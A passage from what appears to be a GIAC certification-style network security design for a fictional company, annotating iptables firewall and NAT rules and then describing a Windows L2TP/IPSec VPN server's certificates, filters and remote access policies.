$IPTABLES -A INPUT -p ALL -i $LO_IFACE -s $INET_IP -j ACCEPT
#
```

The following rule logs and blocks any windows broadcast traffic from entering the network. If there is windows traffic getting past the edge router, then it is a good indication that the router is failing or compromised.

```
#
#Broadcast from windows systems
#
#
$IPTABLES -A INPUT -p UDP -i $INET_IFACE -d 255.255.255.255 --
destination-port 67:68 –j LOG –log-prefix "Router Failed "
$IPTABLES -A INPUT -p UDP -i $INET_IFACE -d 255.255.255.255 --
destination-port 67:68 -j DROP
```

The following rule logs any traffic that dose not satisfy the above rules. All other traffic destined to the firewall will be dropped due to the default drop rule. We are limiting the amount of packets to be logged at three per minute. Network administrators need to be careful about limiting logging because some interesting packets may not get logged.

```
#
#log other strange packets
$IPTABLES -A INPUT -m limit --limit 3/minute --limit-burst 3 -j LOG --
log-level DEBUG  --log-prefix "Failed INPUT "
#
#
```

The following FORWARD rule chain starts by scrubbing the tcp packet for odd behavior through the bad_tcp_packets chain.

```
#
#Begin Forward Chain
#
#
$IPTABLES -A FORWARD -p tcp -j bad_tcp_packets
#
```

The following rule checks the state of the packets coming through the firewall to see if they are part of an existing TCP stream.

```
$IPTABLES -A FORWARD -p TCP -m state --state ESTABLISHED,RELATED -j
ACCEPT
```

The following two rules allow traffic from the internet to access the HTTP/HTTPS web server. If it matches the rules below, it gets scrubbed one last time through the allowed chain.

```
#
#HTTP
#
$IPTABLES -A FORWARD -p TCP -i $INET_IFACE -o $DMZ_IFACE -d
$DMZ_HTTP_IP --dport 80 -j allowed
#HTTPS
$IPTABLES -A FORWARD -p TCP -i $INET_IFACE -o $DMZ_IFACE -d
$DMZ_HTTP_IP --dport 443 -j allowed
#
```

The following TCP/UDP DNS traffic rules specify exactly which traffic is allowed between GIAC's DNS server and the ISP's DNS server. The rules explicitly state that traffic destined to, or from, the ISP's DNS server is allowed. Sometimes people use the rule:

```
#$IPTABLES -A FORWARD -p TCP --dport 53 --syn -m state --state NEW -j
allowed
```

However the rule above is not defining where the traffic is allowed to go, possibly opening the firewall to any system with port 53 open.

```
#
#Connection to ISP DNS
#
$IPTABLES -A FORWARD -p UDP -i $DMZ_IFACE -o $INET_IFACE -d $ISP_DNS --
dport 53 -j ACCEPT
$IPTABLES -A FORWARD -p TCP -i $DMZ_IFACE -o $INET_IFACE -d $ISP_DNS --
dport 53 -j allowed
$IPTABLES -A FORWARD -p UDP -i $INET_IFACE -o $DMZ_IFACE -s $ISP_DNS --
dport 53 -j ACCEPT
$IPTABLES -A FORWARD -p TCP -i $INET_IFACE -o $DMZ_IFACE -s $ISP_DNS --
dport 53 -j allowed
#
```

The following TCP/UDP DNS traffic rules specify exactly what traffic is allowed between the DMZ DNS server and the internal DNS server. These rules are

specifically trying to establish which DNS servers are allowed to talk to each other. They are reducing the chances of the DNS cache from being poisoned.

```
#Connection to internal DNS
#
#
$IPTABLES -A FORWARD -p TCP -i $DMZ_IFACE -s $DMZ_DNS_IP -o $LAN_IFACE
-d $INT_DNS_IP --dport 53 -j allowed
$IPTABLES -A FORWARD -p UDP -i $DMZ_IFACE -s $DMZ_DNS_IP -o $LAN_IFACE
-d $INT_DNS_IP --dport 53 -j ACCEPT
$IPTABLES -A FORWARD -p TCP -i $LAN_IFACE -s $INT_DNS_IP -o $DMZ_IFACE
-d $DMZ_DNS_IP --dport 53 -j allowed
$IPTABLES -A FORWARD -p UDP -i $LAN_IFACE -s $INT_DNS_IP -o $DMZ_IFACE
-d $DMZ_DNS_IP --dport 53 -j ACCEPT
#
```

The following SQL traffic rules specify where SQL traffic is allowed to go. The rules state explicitly which interfaces are allowed to communicate over SQL, and specifically which IP address is allowed to receive SQL communication.

```
#
#
#SQL Rules
$IPTABLES -A FORWARD -p TCP -i $DMZ_IFACE -s $DMZ_HTTP_IP -o $LAN_IFACE
-d $SQL_IP --dport 1433 -j allowed
$IPTABLES -A FORWARD -p TCP -i $LAN_IFACE -s $SQL_IP -o $DMZ_IFACE -d
$DMZ_HTTP_IP --dport 1433 -j allowed
$IPTABLES -A FORWARD -p TCP -i $DMZ_IFACE -s $DMZ_HTTP_IP -o $LAN_IFACE
-d $SQL_IP --dport 1433 -j allowed
$IPTABLES -A FORWARD -p UDP -i $DMZ_IFACE -s $DMZ_HTTP_IP -o $LAN_IFACE
-d $SQL_IP --dport 1434 -j ACCEPT
$IPTABLES -A FORWARD -p UDP -i $LAN_IFACE -s $SQL_IP -o $DMZ_IFACE -d
$DMZ_HTTP_IP --dport 1434 -j ACCEPT
#
```

The following rules establish what traffic is acceptable to the internal LAN and DMZ SMTP servers. GIAC is allowing its SMTP server to accept and send traffic on TCP port 25 to and from the internet. It is also allows the DMZ SMTP server to send and receive traffic from the internal Microsoft Exchange server.

```
#SMTP
#
#
$IPTABLES -A FORWARD -p TCP -i $INET_IFACE -d $DMZ_SMTP_IP --dport 25 -
-syn -m state --state NEW -j ACCEPT
$IPTABLES -A FORWARD -p TCP -s $DMZ_SMTP_IP -d $EXC_IP --dport 25 --syn
-m state --state NEW -j ACCEPT
$IPTABLES -A FORWARD -p TCP -s $EXC_IP -d $DMZ_SMTP_IP --dport 25 -j
allowed
```

The following rules allow syslog traffic to the syslog server. The first rule allows the servers on the DMZ, and the IDS to send messages to the syslog server on the internal network. The second rule allows the edge router to send its syslog messages to the internal syslog server.

```
#
#SYSLOG
$IPTABLES -A FORWARD -p UDP -i $DMZ_IFACE -o $LAN_IFACE -d $SYSLOG_IP -
-dport 514 -j ACCEPT
$IPTABLES -A FORWARD -p UDP -i $INET_IFACE -o $LAN_IFACE -s $ROUTER_IP
-d $SYSLOG_IP --dport 514 -j ACCEPT
#
```

The following rule logs traffic that does not satisfy any of the FORWARD rules. Once again, GIAC limits the amount of traffic that it logs to three per minute and a burst of three.

```
#Logging of failed packets
#
#
$IPTABLES -A FORWARD -m limit --limit 3/minute --limit-burst 3 -j LOG -
-log-level DEBUG --log-prefix "Failed FORWARD chain "
#
#
```

Once again the following rule starts the OUTPUT chain by scrubbing the packets through the bad_tcp_packets chain.

```
#
#OUTPUT BEGIN
#
#
$IPTABLES -A OUTPUT -p tcp -j bad_tcp_packets
```

The following three rules allow the firewall interfaces to communicate with the connected networks.

```
#
$IPTABLES -A OUTPUT -p ALL -s $LAN_IP -j ACCEPT
$IPTABLES -A OUTPUT -p ALL -s $DMZ_IP -j ACCEPT
$IPTABLES -A OUTPUT -p ALL -s $INET_IP -j ACCEPT
```

The following rule allows the firewall to send traffic to the syslog server. By sending traffic to the syslog server is it easier for GIAC's technical resource can easily review and respond to firewall alerts.

```
#
#SYSLOG
$IPTABLES -A OUTPUT -p UDP -o $LAN_IP -d $SYSLOG_IP -j ACCEPT
#
#
```

The following rule logs any traffic that failed any of the above rules in the OUTPUT chain.

```
#
$IPTABLES -A OUTPUT -m limit --limit 3/minute --limit-burst 3 -j LOG --
log-level DEBUG --log-prefix "Failed OUTPUT Chain "
#
```

The following two nat rules translate the external web server IP address to the DMZ web server only if traffic is destined to port 80 or 443 on the external nated web server IP address.

```
$IPTABLES -t nat -A PREROUTING -p TCP -i $INET_IFACE -d $HTTP_IP --
dport 80 -j DNAT --to-destination $DMZ_HTTP_IP
$IPTABLES -t nat -A PREROUTING -p TCP -i $INET_IFACE -d $HTTP_IP --
dport 443 -j DNAT --to-destination $DMZ_HTTP_IP
```

The following commands set up the rules for DNS traffic. Only traffic destined for the external DNS IP address and destined to ports TCP/53 and UDP/53 is translatable.

```
$IPTABLES -t nat -A PREROUTING -p TCP -i $INET_IFACE -d $DNS_IP --dport
53 -j DNAT --to-destination $DMZ_DNS_IP
$IPTABLES -t nat -A PREROUTING -p UDP -i $INET_IFACE -d $DNS_IP --dport
53 -j DNAT --to-destination $DMZ_DNS_IP
```

The following rule only allows traffic destined to the external SMTP IP address on port 25 to go to the DMZ SMTP server.

```
$IPTABLES -t nat -A PREROUTING -p TCP -i $INET_IFACE -d $SMTP_IP --
dport 25 -j DNAT --to-destination $DMZ_SMTP_IP
```

The following rule performs network address translation for the syslog server from the internet on port UDP/514.

```
$IPTABLES -t nat -A PREROUTING -p UDP -i $INET_IFACE -d $INET_SYSLOG_IP
--dport 514 -j DNAT --to-destination $SYSLOG_IP
```

The following rule translates all traffic leaving for the internet to the external internet IP address of the firewall. This means that all users on the internal network will be using 192.168.1.3 when they access the internet.

```
$IPTABLES -t nat -A POSTROUTING -o $INET_IFACE -j SNAT --to-source
$INET_IP
```

VPN

Vendor Selection

GIAC decided to continue with the Windows VPN/Remote Access Server software packages because it was already deployed to their workforce and partners.

Connection Requirements

The overarching requirement for GIAC's VPN was to have secure VPN connections to their remote workforce and to their partners. The current network configuration for GIAC doesn't easily allow a VPN server to sit behind the firewall due to nat translation[15]. Because of this the VPN sever sits off the edge router on the serial 1 connection.

Certificates


As part of GIAC's internal server setup, it has integrated a certificate server. All external connections must have a machine certificate generated by the internal certificate server. It is possible to utilize a shared key between a VPN server and remote client systems, however GIAC gains higher security through certificates with little additional overhead. All that is required is a remote machine receives a cert from the same certificate server that the Microsoft Remote Access Server trusts[16].

Appendix C contains a windump of the VPN session to verify that the data is encrypted.

Below is a screen shot of a system that has received a machine certificate from the GIAC certificate.

[15] http://www.microsoft.com/windows2000/techinfo/reskit/en-us/default.asp?url=/windows2000/techinfo/reskit/en-us/intwork/inbe_vpn_hidv.asp

[16] http://www.microsoft.com/windowsxp/home/using/productdoc/en/default.asp?url=/WINDOWSXP/home/using/productdoc/en/sag_IPSecbpspecial.asp




Remote Access Server Configuration


The Microsoft Remote Access Server is configured with an external address of 192.168.1.200 and an internal address of 10.1.1.3. However, the remote clients will receive addresses between 10.1.1.50 and 10.1.1.100. GIAC relies on the Microsoft RAS server to provide address rather than dhcp. This helps the technical resource of GIAC to troubleshoot issues that arise. For instance, if the internal IDS system starts picking up worm traffic from a machine in the address space between 10.1.1.50 and 10.1.1.100, he can quickly ascertain that the traffic is from one of the VPN clients.

Many times the introduction of a virus or worm into an environment is from a remote user, either over a VPN or through a dial-up connection. GIAC Enterprises has implemented a library policy for notebooks leaving the GIAC network. All notebooks leaving GIAC enterprises are checked out from the technical staff, and then checked in to the technical staff upon return. This allows GIAC to have greater control over the configuration of its traveling systems.


The screenshot below shows the network configuration of the RAS server. Once again the external address of the VPN server is 192.168.1.200, and the internal address is 10.1.1.3.



Below is the first half of the VPN's input filters on the external interface. It is configured to drop all traffic except those that match the descriptions below.





The screenshot below is the other half of the input filters screen. The configuration is only allowing traffic that is necessary for IPSec/L2TP traffic[17].




The screen below is the configuration of the output filters for the client VPN connections. Once again, only the necessary ports are enabled to allow IPSec/L2TP.

17 http://www.microsoft.com/windowsxp/home/using/productdoc/en/default.asp?url=/WINDOWSXP/home/using/productdoc/en/sag_IPSecbpspecial.asp







Below is a screenshot of the remote policies configured on the RAS server. GIAC has two sets of policies: one for external users and another for remote partners.



The policy for remote GIAC users requires that the users who authenticate be part of the ADS group “GIAC\Remote Users” and that they use Layer Two Tunneling Protocol. If the user authenticating does not meet these two requirements they will not be allowed to access the network.




The screenshot below shows of the Remote Partner Policy. The policy below states that remote partners need to be members of the “GIAC\Remote Partners” global group, and that they need to also be using L2TP as their tunneling protocol. If both requirements are not met, they will not gain access to the network.




VPN Client Configuration


The screenshot below shows the connection options for the VPN connection to GIAC's VPN server.



